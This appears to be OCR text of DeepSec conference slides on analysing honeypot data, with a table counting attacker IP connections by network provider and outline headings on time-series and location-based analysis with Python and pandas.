
DEEPSEC

FINDING PATTERNS


A3 | Count of Attacker IP

	A	B
1		
2		
3	Count of Attacker IP	
4	Row Labels	Total
5	86400	6
6	AS-26496-GO-DADDY-COM-LLC - GoDaddy.com, LLC,US 86400	3
7	AS-COLOCROSSING - ColoCrossing,US 86400	25
8	ASN-QUADRANET-GLOBAL - QuadraNet, Inc,US 86400	12
9	BEZEQ-INTERNATIONAL-AS Bezeq International-Ltd,IL 86400	6
10	CABLELITE-AS-AP Atria Convergence Technologies Pvt. Ltd. Broadband Internet Service Provider INDIA,IN 86400	3
11	CHARTER-NET-HKY-NC - Charter Communications,US 86400	3
12	CHINA169-BACKBONE CNCGROUP China169 Backbone,CN 86400	5
13	CHINA169-BJ CNCGROUP IP network China169 Beijing Province Network,CN 86400	9
14	CHINA169-GZ China Unicom IP network China169 Guangdong province,CN 86400	2
15	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86400	33
16	CHINANET-IDC-BJ-AP IDC, China Telecommunications Corporation,CN 86400	3
17	CHINANET-SH-AP China Telecom (Group),CN 86400	3
18	CHINATELECOM-GUANGDONG-IDC Guangdong,CN 86400	3
19	CITYCOMNETWORKS-AS CITYCOM NETWORKS PVT LTD,IN 86400	2
20	CMNET-GD Guangdong Mobile Communication Co.Ltd.,CN 86400	6
21	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400	32
22	CT-GUANGZHOU-IDC CHINANET Guangdong province network,CN 86400	3
23	CT-JIANGXI-IDC CHINANET Jiangx province IDC network,CN 86400	2
24	DATACLUB DataClub S.A.,LV 86400	4
25	DATASHACK - DataShack, LC,US 86400	18
26	ECATEL-AS Ecatel LTD,NL 86400	63
27	ERX-CERNET-BKB China Education and Research Network Center,CN 86400	6
28	EthioNet-AS,ET 86400	15
29	FPT-AS-AP The Corporation for Financing & Promoting Technology,VN 86400	2
30	GCI - GENERAL COMMUNICATION, INC.,US 86400	6
31	GRID Grid Bilisim Teknolojileri A.S.,TR 86400	3
32	HANARO-AS Hanaro Telecom Inc.,KR 86400	40
33	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400	114
34	IRKUTSK-AS CJSC _ER-Telecom Holding_,RU 86400	4
35	IRKUTSK-AS JSC _ER-Telecom Holding_,RU 86400	2
36	KAZTELECOM-AS JSC Kazakhtelecom,KZ 86400	3
37	KIXS-AS-KR Korea Telecom,KR 86400	3
38	LLHOST LLHost Inc,EU 86400	6
39	MEANSERVERS - Mean Servers,US 86400	3
40	MEO-RESIDENCIAL MEO - SERVICOS DE COMUNICACOES E MULTIMEDIA S.A.,PT 86400	3
41	MONKEYBRAINS - Monkey Brains,US 86400	6
42	NWT-AS-AP AS number for New World Telephone Ltd.,HK 86400	9
43	SCRR-11426 - Time Warner Cable Internet LLC,US 86400	3
44	SKYTELECOM-AS-AP Skytelecom - Transit provider and ISP in Vientiene, LA 86400	3

Connections by ASN




TIME SERIES ANALYSIS



DEEPSEC


EXAMPLES:



Video of using python and pandas for analysis

DEEPSEC

DIFFERENT TYPES OF ANALYSIS



Attack times based on location

Malware based on type of honeypot

Data based on current events

Attacks based on your industry

DEEPSEC

CURRENT MODIFICATIONS

Actually in the works at the time of this presentation


DEEPSEC

CURRENT MODIFICATIONS

Compartmentalizing

DEEPSEC

CURRENT MODIFICATIONS



